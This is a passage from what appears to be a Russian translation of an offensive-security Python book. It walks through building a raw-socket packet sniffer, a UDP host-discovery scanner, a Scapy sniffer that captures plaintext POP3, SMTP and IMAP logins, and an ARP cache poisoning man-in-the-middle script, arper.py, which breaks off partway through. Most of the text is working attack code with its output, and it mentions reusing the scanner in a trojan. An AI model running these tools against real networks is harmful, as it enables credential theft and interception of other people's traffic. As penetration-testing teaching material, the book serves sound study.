Снифферы сети позволяют вам увидеть пакеты, которые принимает и отдает целевая машина. Следовательно, снифферы можно использовать в разных целях до и после эксплуатации уязвимостей. В некоторых случаях, вы сможете использовать Wireshark (http://wireshark.org/) для отслеживания трафика или прибегнуть к помощи решения Python, например Scapy (о нем речь пойдет в следующей главе). В любом случае, не будет лишним знать, как запускать сниффер, чтобы просматривать и расшифровывать сетевой трафик. При написании такого инструмента, вы также, возможно, научитесь новым техникам на языке Python и поймете, что происходит на низком уровне сети.

В предыдущей главе, мы затронули вопрос, как отправлять и получать данные через TCP и UDP и, вероятно, именно так вы будете в дальнейшем взаимодействовать с большинством сервисов сети. Но помимо этих протоколов высокого уровня есть еще и фундаментальные блоки, от которых зависит, как происходит отправка и получение пакетов. Вы будете использовать сырые сокеты, чтобы получить доступ к сетевой информации низкого уровня, такие как сырые IP и ICMP заголовки. В нашем случае, нас интересует только IP и все, что выше, поэтому мы не будем заниматься расшифровкой информации Ethernet.
Конечно, если вы планируете атаки низкого уровня, такие как отравление ARP или вы разрабатываете беспроводные инструменты оценки, то вам нужно будет очень тесно познакомиться с Ethernet фреймами и их использованием.

Давайте начнем с краткого экскурса, как обнаружить активные хосты в сегменте сети.

Создаем инструмент обнаружения UDP хоста

Главная задача нашего сниффера — выполнить обнаружение хоста на базе UDP в целевой сети. Взломщики должны видеть все потенциальные цели в сети, чтобы они могли сконцентрировать свои усилия на разведке и эксплуатации уязвимостей.

Мы будем использовать известное поведение операционных систем, когда будем работать с закрытыми UDP портами для определения, есть ли активный хост на конкретном IP-адресе. Когда вы отправляете датаграмму на закрытый порт хоста, то это хост обычно отправояет обратно ICMP сообщение, указывающее на то, что порт недоступен. Это ICMP сообщение говорит, что есть живой хост, потому что мы бы предположили, что хоста нет, если бы не получили ответ в UDP датаграмме. Важно выбрать UDP порт, который будет использоваться с небольшой долей вероятности и для максимального охвата мы можем попробовать несколько портов, чтобы убедиться, что мы не попадаем в активный сервис UDP.

Почему именно UDP? Здесь нет перегрузки при распространении сообщения по всей подсети и, соответственно, сокращается время ожидания ICMP ответов. Это довольно простой сканер, который можно создать, при этом большая часть работы будет заключаться в расшифровке и анализе различных заголовков сетевых протоколов. Мы внедрим этот сканер хостов как в Windows, так и Linux, чтобы максимально увеличить вероятность того, что мы сможем использовать его в корпоративной среде.

Мы также могли бы встроить дополнительную логику в наш сканер, чтобы видеть полные сканы портов Nmap на любых хостах, которые мы обнаружим для определения жизнеспособности поверхности атаки. Итак, давайте приступим.

Пакетный сниффер на Windows и Linux

Получение доступа к сырым сокетам в Windows немного отличается от этого процесса в Linux, но нам нужна гибкость сниффера, чтобы его можно было применять на разных палтформах. Мы создадим объект сокета и затем определим, какую платформу мы запускаем. Windows требует, чтобы мы установили несколько дополнительных флагов в сокетах вводы/вывода (IOCTL), [7] что способствует активации режима приема всех сетевых пакетов (неизбирательный режим) в интерфейсе сети. В нашем первом примере, мы просто устанавливаем сниффер сырого сокета, считываем один пакет и выходим.

```
import socket
import os

# host to listen on
host = "192.168.0.196"

# create a raw socket and bind it to the public interface
if os.name == "nt":
❶    socket_protocol = socket.IPPROTO_IP
else:
      socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))

# we want the IP headers included in the capture
❷ sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

# if we're using Windows, we need to send an IOCTL
# to set up promiscuous mode
❸ if os.name == "nt":
         sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

# read in a single packet
❹ print sniffer.recvfrom(65565)

# if we're using Windows, turn off promiscuous mode
❺ if os.name == "nt":
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Мы начинаем с создания объекта сокета с параметрами необходимыми для пакетного сниффера ❶. Разница между Windows и Linux заключается в том, что Windows позволяет анализировать все входящие сетевые пакеты, несмотря на протокол. Linux вынуждает нас конкретизировать, что мы собираемся анализировать ICMP. Обратите внимание, что мы работаем в неизбирательном режиме, который требует наличия прав администратора в Windows и работы под пользователем root в Linux. Неизбирательный режим дает нам возможность анализировать все пакеты, которые видит сетевая карта и даже те, которые не предназначены для вашего конкретного хоста. Далее мы задаем опцию сокета ❷, которая включает в себя IP заголовки в захваченных пакетах. Следующий шаг ❸ — определить, что мы используем. Если это Windows, то мы делаем дополнительный шаг и отправляем IOCTL драйверу сетевой карты, чтобы активировать неизбирательный режим. Если Windows запущена на виртуальной машине, то, скорее всего, вы получите уведомление, что гостевая операционная система включила неизбирательный режим. И вы, конечно, должны дать разрешение. Все, теперь мы готовы непосредственно к анализу сети. В этом случае, мы просто распечатываем весь сырой пакет ❹ без расшифровки. Это необходимо для

тестирования, нам нужно убедиться, что наш код работает. После анализа одного пакета, мы снова проводим тестирование для Windows и отключаем неизбирательный режим, прежде, чем выйти из скрипта.

Проверка на деле

Открываем новый терминал или *cmd.exe* под Windows и запускаем:

```
python sniffer.py
```

В другом терминале или оболочке Windows вы можете просто выбрать хост для пинга. В данном случае, мы пингуем *nostarch.com*:

```
ping nostarch.com
```

В первом окне, где вы запустили свой сниффер, вы должны увидеть искаженные входящие данные, которые очень сильно напоминают следующее:

```
('E\x00\x00:\x0f\x98\x00\x00\x80\x11\xa9\x0e\xc0\xa8\x00\xbb\xc0\xa8\x0
0\x01\x04\x01\x005\x00&\xd6d\n\xde\x01\x00\x00\x01\x00\x00\x00\x00\x00\
x00\x08nostarch\x03com\x00\x00\x01\x00\x01', ('192.168.0.187', 0))
```

Вы видите, что мы захватили начальный ICMP запрос, предназначенный для *nostarch.com* (в зависимости от внешнего вида строки `nostarch.com`). Если вы запустите то же самое на Linux, вы получите ответ от *nostarch.com*. Анализ одного пакета не приносит большой пользы, поэтому давайте добавим еще немного функциональности и обработаем больше пакетов и расшифруем их содержимое.

Расшифровка IP слоя

В своей текущей форме, наш сниффер получает все IP заголовки вместе с любыми протоколами более высокого уровня, такими как TCP, UDP и ICMP. Информация упаковывается в бинарную форму и, как показано выше, ее довольно трудно понять. Сейчас мы будем работать с расшифровкой IP части пакета, для того чтобы мы смогли получить полезную информацию, такую как тип протокола (TCP, UDP, ICMP) и источник и IP-адрес источника и назначения. Это будет основанием для того, чтобы в дальнейшем начать проводить парсинг протокола.

Если мы изучим, как выглядит пакет в сети, то мы поймем, как нам нужно расшифровывать входящие пакеты. Посмотрите на Рис. 3-1, чтобы увидеть структуру IP-заголовка.

Рис. 3-1. Типичная структура заголовка IPv4

Мы раскодируем весь IP-заголовок (кроме поля Опции) и узнаем тип протокола, IP-адрес источника и назначения. Используя модуль Python `ctypes` для создания структуры как в языке C, мы сможем получить дружелюбный формат для работы с IP-заголовком и членами полей. Во-первых, давайте посмотрим, как выглядит IP-заголовок.

```
struct ip {
u_char ip_hl:4;
u_char ip_v:4;
u_char ip_tos;
u_short ip_len;
u_short ip_id;
u_short ip_off;
u_char ip_ttl;
u_char ip_p;
u_short ip_sum;
u_long ip_src;
u_long ip_dst;
}
```

Теперь у вас есть представление, как преобразовывать тип данных C в значения IP-заголовка. Полезно использовать коды C в качестве контрольных при переводе на объекты в Python, потому что это позволяет без проблем конвертировать эти коды исключительно в Python. Отмечу, что поля `ip_hl` и `ip_v` имеют битовую нотацию (:4). Это означает, что это битовые поля шириной в 4 бита. Мы будем использовать исключительно питоновское решение, чтобы убедиться, что эти поля были правильно преобразованы. Это поможет нам избежать любых манипуляций с битами. Давайте внедрим нашу расшифровку IP в *sniffer_ip_header_decode.py*, как показано ниже.

```
import socket
import os
import struct
from ctypes import *
# host to listen on
host = "192.168.0.187"

# our IP header
❶ class IP(Structure):
        _fields_ = [
("ihl",                    c_ubyte, 4),
("version",                c_ubyte, 4),
("tos",                    c_ubyte),
("len",                    c_ushort),
("id",                     c_ushort),
("offset",                 c_ushort),
("ttl",                    c_ubyte),
("protocol_num",           c_ubyte),
("sum",                    c_ushort),
("src",                    c_ulong),
("dst",                    c_ulong)
]
def __new__(self, socket_buffer=None):
        return self.from_buffer_copy(socket_buffer)
def __init__(self, socket_buffer=None):

          # map protocol constants to their names
          self.protocol_map = {1:"ICMP", 6:"TCP", 17:"UDP"}

❷         # human readable IP addresses
         self.src_address = socket.inet_ntoa(struct.pack("<L",self.src))
         self.dst_address = socket.inet_ntoa(struct.pack("<L",self.dst))

# human readable protocol
try:
       self.protocol = self.protocol_map[self.protocol_num]
except:
       self.protocol = str(self.protocol_num)

# this should look familiar from the previous example
if os.name == "nt":
       socket_protocol = socket.IPPROTO_IP
else:
       socket_protocol = socket.IPPROTO_ICMP

sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket_protocol)

sniffer.bind((host, 0))
sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

if os.name == "nt":
        sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
try:

while True:

❸    # read in a packet
     raw_buffer = sniffer.recvfrom(65565)[0]
❹    # create an IP header from the first 20 bytes of the buffer
     ip_header = IP(raw_buffer[0:20])
```

```
❺  # print out the protocol that was detected and the hosts
     print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_
     address, ip_header.dst_address)

# handle CTRL-C
except KeyboardInterrupt:
```

```
# if we're using Windows, turn off promiscuous mode
if os.name == "nt":
       sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_OFF)
```

Первый шаг — это определение Python структуры ctypes ❶, которая преобразует первые 20 байт полученного буфера в дружелюбный IP-заголовок. Вы видите, что все поля, которые мы нашли соответствуют структуре C. __new__ метод IP-класса занимает место в сыром буфере (в данном случае, это то, что мы получили в сети) и формирует из него структуру. Когда вызывается метод __init__ , __new__ уже завершил обработку буфера. В __init__ мы просто проводим небольшие процедуры, чтобы получить читабельные входные данные для используемого протокола и IP-адресов ❷.

С нашей совершенно новой IP-структурой, мы вводим логику, чтобы непрерывно считывать пакеты и парсить информацию. Первый шаг — это считывание пакета ❸ и затем передача первых 20 байт ❹ для инициализации нашей IP-структуры. Затем, просто распечатываем информацию, которую мы получили ❺. Давайте попробуем это сделать.

Проверка на деле

Давайте протестируем наш предыдущий код, чтобы посмотреть, какой тип информации мы получаем из отправленных сырых пакетов. Я настоятельно рекомендую провести этот тест на машине Windows, так как вы сможете увидеть TCP, UDP и ICMP, что позволит вам провести очень чистое тестирование (например, вы сможете открыть браузер). Если вы предпочитаете Linux, тогда проведите пинг тест, чтобы посмотреть его в действии.

Откройте терминал и введите:

```
python sniffer_ip_header_decode.py
```

Так как Windows отличается разговорчивостью, то вы, скорее всего, сразу же сможете увидеть исходящие данные. Я тестировал этот скрипт в Internet Explorer и собираюсь теперь на www.google.com. Итак, вот наши данные от скрипта:

```
Protocol: UDP 192.168.0.190 -> 192.168.0.1
Protocol: UDP 192.168.0.1 -> 192.168.0.190
Protocol: UDP 192.168.0.190 -> 192.168.0.187
Protocol: TCP  192.168.0.187 -> 74.125.225.183
Protocol: TCP  192.168.0.187 -> 74.125.225.183
Protocol: TCP  74.125.225.183 -> 192.168.0.187
Protocol: TCP  192.168.0.187 -> 74.125.225.183
```

Так как мы не проводим глубокое исследование этих пакетов, мы можем только догадываться, что означает этот поток. Я предполагаю, что первая пара UDP-пакетов — это запросы DNS для определения местоположения *google.com*. Последующие TCP сессии — это моя машина, соединяющаяся и скачивающая контент с и веб-сервера.

Для проведения аналогичного теста на Linux, мы можем пропинговать google.com и результаты будут примерно такими:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
```

Вы уже сейчас можете заметить ограничения: мы видим только ответ и только для ICMP-протокола. Но так как мы намеренно создавали сканер обнаружения хоста, то это совершенно приемлемо. Теперь мы применим те же методы, которые использовали для расшифровки IP-заголовка, только для расшифровки ICMP-сообщений.

Расшифровка ICMP

Теперь, когда мы можем полностью расшифровать IP-слой любых анализируемых пакетов, мы должны суметь расшифровать ответы ICMP, которые наш получает наш сканер при отправке UDP датаграмм в закрытые порты. Сообщения ICMP могут иметь самое разное содержание, но все они имеют три одинаковых элемента: тип, код и поля контрольной суммы. Поля тип и код сообщают принимающему хосту, какой поступает тип ICMP сообщения и как правильно его расшифровывать.

В нашем случае, мы ищем тип со значением 3 и код со значением 3. Это соответствует классу ICMP сообщений `Destination Unreachable` (адресат недоступен). Значение кода 3 указывает на ошибку `Port Unreachable` (порт недоступен). Посмотрите на Рис. 3-2, это таблица ICMP сообщения `Destination Unreachable`.

Сообщение Destination Unreachable		
0–7	8–15	16–31
Тип = 3	Код	Контрольная сумма заголовка
Неиспользовано		Nexthop MTU
Ip-заголовок и первые 8 байт данных оригинальной датаграммы		

Рис. 3-2. ICMP сообщение `Destination Unreachable`.

Как видите, первые 8 байт — это тип, а вторые 8 байт содержат наш ICMP-код. Любопытно, что, когда хост отправляет одно из этих ICMP сообщений, он включает IP-заголовок оригинального сообщения, которое сгенерировало ответ. Мы также повторно проверяем первые 8 байт оригинальной датаграммы, которая была отправлена, чтобы убедиться, что наш сканер сгенерировал ICMP ответ. Для этого, мы просто удаляем последние 8 байт полученного буфера, чтобы получить магическую строку, которую отправляет наш сканер.

Давайте добавим больше кода к нашему предыдущему снифферу, чтобы иметь возможность расшифровывать ICMP пакеты.

Сохраним предыдущий файл, как *sniffer_with_icmp.py* и добавим следующий код:

```
--snip
--class IP(Structure):
--snip--

❶ class ICMP(Structure):

_fields_ = [
     ("type",           c_ubyte),
     ("code",           c_ubyte),
     ("checksum",       c_ushort),
     ("unused",         c_ushort),
     ("next_hop_mtu",   c_ushort)
     ]
def __new__(self, socket_buffer):
     return self.from_buffer_copy(socket_buffer)
def __init__(self, socket_buffer):
     pass
--snip-
```

```
print "Protocol: %s %s -> %s" % (ip_header.protocol, ip_header.src_
address, ip_header.dst_address)

❷ # if it's ICMP, we want it
  if ip_header.protocol == "ICMP":

❸ # calculate where our ICMP packet starts
  offset = ip_header.ihl * 4
  buf = raw_buffer[offset:offset + sizeof(ICMP)]

❹ # create our ICMP structure
  icmp_header = ICMP(buf)

  print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.
  code)
```

Этот простой кусок кода создает ICMP структуру ❶ под нашей существующей IP-структурой. Когда главный цикл получения пакета определяет, что мы получили ICMP-пакет ❷, мы вычисляем смещение в сыром пакете, где находится тело ICMP сообщения ❸ и затем создаем наш буфер ❹и распечатываем поля `type` и `code`. Длина вычисления зависит от IP-заголовка в поле `ihl`, которое указывает на количество 32-битных слов (части по 4 байта), содержащихся в IP-заголовке. Умножив это поле на 4, мы узнаем размер IP-заголовка и, когда начнется следующий слой сети (в нашем случае, это ICMP).

Если мы быстро запустим этот код при помощи нашего типичного пинг теста, то наши исходящие данные будут немного отличаться, как показано ниже:

```
Protocol: ICMP 74.125.226.78 -> 192.168.0.190
ICMP -> Type: 0 Code: 0
```

Это говорит о том, что ответы пинга (эхо ICMP) получены и расшифрованы правильно. Теперь мы готовы установить последний бит логики, чтобы отправить UDP датаграмму и интерпретировать результаты.

Давайте добавим модуль `netaddr`, чтобы мы смогли покрыть всю подсеть при помощи нашего скана обнаружения хоста. Сохраняем скрипт *sniffer_with_icmp.py* как *scanner.py* и добавляем следующий код:

```
import threading
import time
from netaddr import IPNetwork,IPAddress
--snip--

# host to listen on
host = "192.168.0.187"

# subnet to target
subnet = "192.168.0.0/24"

# magic string we'll check ICMP responses for
❶ magic_message = "PYTHONRULES!"

# this sprays out the UDP datagrams
❷ def udp_sender(subnet,magic_message):
        time.sleep(5)
        sender = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

```
for ip in IPNetwork(subnet):
try:
          sender.sendto(magic_message,("%s" % ip,65212))
except:
           pass
--snip--

# start sending packets
❸ t = threading.Thread(target=udp_sender,args=(subnet,magic_message))
t.start()
```

```
--snip--
try:
    while True:
    --snip--
        #print "ICMP -> Type: %d Code: %d" % (icmp_header.type, icmp_header.
        code)

            # now check for the TYPE 3 and CODE
            if icmp_header.code == 3 and icmp_header.type == 3:

❹               # make sure host is in our target subnet
                if IPAddress(ip_header.src_address) in IPNetwork(subnet):

❺                 # make sure it has our magic message
                  if raw_buffer[len(raw_buffer)-len(magic_message):] ==
                  magic_message:
                     print "Host Up: %s" % ip_header.src_address
```

Эта последняя часть кода должна быть вполне понятна. Мы определяем простую сигнатуру строки ❶, чтобы можно было протестировать ответы, поступающие от UDP пакетов, которые мы сами изначально отправляли. Наша функция `udp_sender function` ❷ работает в подсети, которую мы определили в верху скрипта и она выполняет итерацию по всем IP-адресам в этой подсети и запускает UDP датаграмму. В главном теле скрипта, до основного цикла расшифровки пакета, в отдельном потоке мы запускаем `udp_sender` ❸, чтобы убедиться, что мы не нарушаем свою способность анализировать ответ. Если мы обнаруживаем желаемые ICMP сообщения, то сначала мы проверяем, что ICMP ответ исходит из нашей целевой подсети ❹. Затем мы проводим нашу окончательную проверку, чтобы убедиться, что ICMP ответ имеет магические строки ❺. Если все проверки проходят удачно, то мы распечатываем источник IP-адреса, откуда пришло ICMP сообщение. Давайте пробовать.

Проверка на деле

теперь берем наш сканер и запускаем его в локальной сети. Вы можете использовать Linux или Windows, так как результаты будут одинаковыми. В моем случае, IP-адрес локальный машины `192.168.0.187`, поэтому я настраиваю сканер на `192.168.0.0/24`. Если исходящие данные слишком зашумленные при запуске сканера, просто закомментируйте все операторы печати, кроме последнего, который говорит, что хосты отвечают.

МОДУЛЬ NETADDR

Наш сканер будет использовать стороннюю библиотеку, которая имеет название `netaddr`. Это позволит нам работать в маске подсети, такой как 192.168.0.0/24. скачайте библиотеку по ссылке: http://code.google.com/p/netaddr/downloads/list

Или, если вы установили пакет инструментов Python в Главе 1, то вы можете просто выполнить следующую команду:

```
easy_install netaddr
```

Модуль `netaddr` значительно облегчает работу с подсетями и адресацией. Например, вы можете провести простые тесты, используя объект IPNetwork:

```
ip_address = "192.168.112.3"

if ip_address in IPNetwork("192.168.112.0/24"):
      print True
```

Или вы можете создать простые итераторы, если вы хотите отправить пакеты во всю сеть:

```
for ip in IPNetwork("192.168.112.1/24"):
       s = socket.socket()
       s.connect((ip, 25))
       # send mail packets
```

Это значительно упростит вашу жизнь программиста, когда придется иметь дело со всей сетью одновременно, к тому же это идеально подходит для нашего инструмента обнаружения хоста. Когда модуль будет установлен, мы можем продолжать дальше.

```
c:\Python27\python.exe scanner.py
Host Up: 192.168.0.1
Host Up: 192.168.0.190
Host Up: 192.168.0.192
Host Up: 192.168.0.195
```

Быстрое сканирование, такое как провел я, заняло всего несколько секунд и я уже смог получить результаты обратно. Делая перекрестные ссылки IP-адресов при помощи DHCP таблицы в моем домашнем роутере, я смог подтвердить, что результаты были точными. Вы можете выйти за пределы того, что описано в этой главе, чтобы расшифровать TCP и UDP пакеты и создать дополнительные инструменты. Этот сканер также полезен для фреймворка для трояна, которого мы будем создавать в Главе 7. Это позволит трояну сканировать локальную сеть и искать новые цели. Итак, мы изучили основы того, как работает сеть на высоком и низком уровнях, теперь приступим к изучению продвинутой библиотеки Python,

которая называется Scapy

[7]. Управляющие коды ввода/вывода (IOCTL) — это средство коммуникации между программами в пользовательском пространстве с компонентами режима ядра. Подробнее почитать можно здесь here: http://en.wikipedia.org/wiki/Ioctl.

Глава 4. Сетевая утилита Scapy

Иногда наталкиваешься на продуманную, отличную библиотеку Python, что нельзя не посвятить ей отдельной главы. Филипп Бионди (Philippe Biondi) разработал такую библиотеку для манипулирования сетевыми пакетами. После того, как вы закончите читать эту главу, вы можете подумать, что я заставлял вас делать сложную работу в предыдущих главах, хотя все можно было бы сделать при помощи одной-двух строк Scapy. Это очень мощная и гибкая утилита, возможности которой практически не ограничены. Мы попробуем украсть простой текст из e-mail, а затем попробуем ARP отравление целевой машины на наше сети для анализа трафика. Завершим все демонстрацией того, как обработку PCAP можно расширить для вырезания изображений из HTTP трафика и затем проведем детекцию лиц, чтобы определить, присутствуют ли на этих изображениях люди.

Я рекомендую использовать Scapy в Linux, так как утилита была разработана для работы именно в этой системе. Самая последняя версия Scapy поддерживает Windows [8], но эту главу я писал с тем убеждением, что вы будете пользоваться виртуальной машиной Kali, которая имеет полный функционал для установки и работы Scapy. Если у вас еще нет этой утилиты, то переходите по ссылке http://www.secdev.org/projects/scapy/ и установите ее.

Кража учетных данных e-mail

вы уже изучили основные моменты, касающиеся анализа трафика в Pythonю Теперь давайте познакомимся с интерфейсом Scapy для анализа пакетов и разбора их содержимого. Мы создадим очень простой сниффер, чтобы захватить учетные данные SMTP, POP3 и IMAP. Затем, объединив наш сниффер с отравлением атаки ARP «человек посередине» (MITM), мы без труда сможем украсть учетные данные из других машин сети. Конечно, этот метод может применяться к любому протоколу или просто засасывать весь трафик и хранить его в PCAP файле для анализа. Это мы тоже наглядно продемонстрируем.

Для того чтобы понять суть Scapy, давайте напишем скелет сниффера, который просто разбирает содержимое пакетов. Функция будет выглядеть следующим образом:

```
sniff(filter="",iface="any",prn=function,count=N)
```

Параметр `filter` позволяет нам выбрать BPF фильтр (в стиле Wireshark) и применить его к пакетам, который анализирует Scapy. Этот параметр можно оставить пустым, если нужно проанализировать все пакеты. Например, для анализа всех HTTP пакетов, нужно использовать BPF фильтр `tcp port 80`. Параметр `iface` говорит сниффферу, какую поверхность сети нужно анализировать. Если оставить его пустым, то он будет анализировать все поверхности. Параметр `prn` уточняет функцию обратного вызова для каждого пакета, который соответствует фильтру, и функция обратного вызова получает объект пакета, как свой единственный параметр. Параметр `count` уточняет, сколько пакетов вы хотите анализировать. Если оставить его пустым, то анализ будет продолжаться бесконечно.

Итак, напишем простой сниффер для анализа пакета и разбора его содержимого. Затем мы усложним его и сниффер будет выполнять только команды, связанные с e-mail. Откройте *mail_sniffer.py* и напишите следующий код:

```
from scapy.all import *

# our packet callback
❶ def packet_callback(packet):
      print packet.show()

# fire up our sniffer
❷ sniff(prn=packet_callback,count=1)
```

Мы начнем с определения нашей функции обратного вызова, которая будет получать каждый анализируемый пакет ❶, а затем дадим Scapy команду начать анализ ❷ на всех поверхностях без фильтра. Теперь давайте запустим скрипт и вы должны увидеть результат, аналогичный этому:

```
$ python2.7 mail_sniffer.py
WARNING: No route found for IPv6 destination :: (no default route?)
###[ Ethernet ]###
   dst = 10:40:f3:ab:71:02
   src = 00:18:e7:ff:5c:f8
   type = 0x800
###[ IP ]###
    version = 4L
    ihl = 5L
    tos = 0x0
    len = 52
```

```
    id = 35232
    flags = DF
    frag = 0L
    ttl = 51
    proto = tcp
    chksum = 0x4a51
    src = 195.91.239.8
    dst = 192.168.0.198
   \options \
###[ TCP ]###
```

```
sport       = etlservicemgr
dport       = 54000
seq         = 4154787032
ack         = 2619128538
dataofs     = 8L
reserved    = 0L
flags       = A
window      = 330
chksum      = 0x80a2
urgptr      = 0
options     = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461,
              764897985))]

None
```

Как просто все оказалось! Мы видим, что, когда был получен первый пакет в сети, наша функция обратного вызова использовалась для создания встроенной функции packet.show() для отображения содержимого пакета и разбора некоторой информации протокола. Show() - это отличный способ отладки скрипта, когда вам нужно убедиться, что вы захватываете нужные вам исходящие данные.

Итак, у нас запущен базовый сниффер, теперь давайте применим фильтр и добавим логику к нашей функции обратного вызова, чтобы убрать строки аутентификации, имеющие отношение к e-mail.

```
from scapy.all import *

# our packet callback
def packet_callback(packet):

❶     if packet[TCP].payload:

          mail_packet = str(packet[TCP].payload)

❷             if "user" in mail_packet.lower() or "pass" in mail_packet.lower():

❸             print "[*] Server: %s" % packet[IP].dst
              print "[*] %s" % packet[TCP].payload

# fire up our sniffer

❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
callback,store=0)
```

Здесь тоже все понятно. Мы изменили функцию сниффера и добавили фильтр, чтобы учитывать только тот трафик, который предназначен для основных портов почтовых сервисов110 (POP3), 143 (IMAP) и SMTP (25) ❹. Мы также использовали новый параметр store, которому присвоили значение 0, чтобы убедиться, что Scapy не хранит пакеты в памяти. Это хорошая идея использовать этот параметр, если вы намерены оставить сниффер на длительное время, так как в этом случае вам не придется затрачивать большие объемы RAM. Когда наша функция обратного вызова вызвана, мы должны проверить наличие полезной нагрузки данных ❶ и убедиться, что полезная нагрузка содержит типичные

почтовые команды USER и PASS ❷. Если мы обнаруживаем сроку аутентификации, мы распечатываем сервер, на который была совершена отправка и байты данных пакета ❸.

Проверка на деле

Вот пример исходящих данных из условного e-mail аккаунта, с которым я пытался соединить своего почтового клиента:

```
[*]      Server: 25.57.168.12
[*]      USER jms
[*]      Server: 25.57.168.12
[*]      PASS justin
[*]      Server: 25.57.168.12
[*]      USER jms
[*]      Server: 25.57.168.12
[*]      PASS test
```

Вы видите, что мой почтовый клиент пытается войти на сервер по адресу 25.57.168.12 и отправить простой текст с учетными данными. Это очень простой пример того, как вы можете использовать скрипт Scapy и превращать его в полезный инструмент во врем проведения тестов на проникновение.

Любопытно бывает проанализировать и свой трафик, но всегда лучше заниматься этим с хорошим другом. Давайте посмотрим, как вы можете провести ARP отравление, чтобы проанализировать трафик целевой машины в той же сети.

Отравление ARP кэша при помощи Scapy

ARP отравление — это одна из самых, но тем не менее самых эффективных фишек в арсенале любого хакера. Мы убедим целевую машину, что мы являемся ее шлюзом. Мы также обманем шлюз, чтобы получить доступ к целевой машине и, чтобы весь трафик проходил через нас. В каждом компьютере в сети есть ARP кэш, который хранит самые последние MAC-адреса, соответствующие IP-адресам в локальной сети, и мы собираемся отравить этот кэш записями, которые мы контролируем для осуществления атаки. Так как протокол определения адреса (ARP) и ARP отравление в целом уже были описаны в многочисленных изданиях, вы сами сможете почитать и понять, как работает эта атака на низком уровне.

Теперь, когда мы знаем, что нужно делать, давайте испробуем все это на практике. Когда я сам проводил тестирование, я атаковал реальную машину Windows, а в качестве атакующей машины использовал свою виртуальную машину Kali. Я также тестировал код в разных мобильных устройствах, привязанных к беспроводной точке доступа, и все отлично работало. Первое, что мы сделаем — проверим ARP кэш на целевой машине Windows, чтобы увидеть нашу атаку в действии. Посмотрите, как нужно проверять ARP кэш на виртуальной машине Windows.

```
C:\Users\Clare> ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

Connection-specific DNS Suffix . : gateway.pace.com
Link-local IPv6 Address . . . . . : fe80::34a0:48cd:579:a3d9%11
IPv4 Address. . . . . . . . . . . : 172.16.1.71
Subnet Mask . . . . . . . . . . . : 255.255.255.0
❶ Default Gateway . . . . . . . . . : 172.16.1.254

C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb

Internet Address      Physical Address      Type
❷172.16.1.254         3c-ea-4f-2b-41-f9       dynamic
172.16.1.255          ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Итак, мы видим, что IP-адрес шлюза ❶ - `172.16.1.254,` а соответствующа запись ARP кэша ❷ имеет MAC-адрес `3c-ea-4f-2b-41-f9`. Мы примем это к сведению, потому что мы сможем просматривать ARP кэш пока будет происходить атака и мы увидим, что мы изменили MAC-адрес шлюза. Теперь, когда мы знаем шлюз и наш целевой IP-адрес, давайте начнем писать код для нашего отравления ARP кэша. Открываем новый Python файл, назовем его *arper.py* и введем следующий код:

```
from scapy.all import *
import os
import sys
import threading
import signal
```

```
interface    = "en1"
target_ip    = "172.16.1.71"
gateway_ip   ="172.16.1.254"
packet_count =1000

# set our interface
conf.iface = interface
```

```
# turn off output
conf.verb = 0

print "[*] Setting up %s" % interface

❶ gateway_mac = get_mac(gateway_ip)

if gateway_mac is None:
     print "[!!!] Failed to get gateway MAC. Exiting."
     sys.exit(0)
else:
     print "[*] Gateway %s is at %s" % (gateway_ip,gateway_mac)

❷ target_mac = get_mac(target_ip)

if target_mac is None:
     print "[!!!] Failed to get target MAC. Exiting."
     sys.exit(0)
else:
     print "[*] Target %s is at %s" % (target_ip,target_mac)

# start poison thread
❸ poison_thread = threading.Thread(target = poison_target, args =
                  (gateway_ip, gateway_mac,target_ip,target_mac))
poison_thread.start()

try:
     print "[*] Starting sniffer for %d packets" % packet_count
❹ bpf_filter = "ip host %s" % target_ip
packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)
# write out the captured packets
❺ wrpcap('arper.pcap',packets)


❻ # restore the network
   restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

except KeyboardInterrupt:
   # restore the network
   restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
   sys.exit(0)
```

Это главная часть настройки нашей атаки. Мы начинаем распознавать шлюз ❶ и целевые MAC адреса, соответствующие IP-адресам ❷ при помощи функции get_mac. После этого, мы запускаем второй поток, чтобы начать непосредственно ARP отравление ❸. В нашем главном потоке, мы запускаем сниффер ❹, который захватит предварительно заданное количество пакетов, используя BPF фильтр, чтобы захватить только трафик для целевых IP-адресов. Когда все пакеты будут захвачены, мы прописываем их в PCAP файле, чтобы потом их можно было открыть в Wireshark или использовать в их отношении наш скрипт по вырезанию изображений. Когда атака завершена, мы вызываем функцию restore_target ❻, которая отвечает за возврат сети к ее исходному состоянию, до того как произошла атака. Теперь добавим поддерживающую функцию, внедрив ее в следующий код выше предыдущего блока кода:

```
def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):

     # slightly different method using send
     print "[*] Restoring target…"
```

```
❶       send(ARP(op=2, psrc=gateway_ip, pdst=target_ip,
              hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
        send(ARP(op=2, psrc=target_ip, pdst=gateway_ip,
              hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

        # signals the main thread to exit
```

```
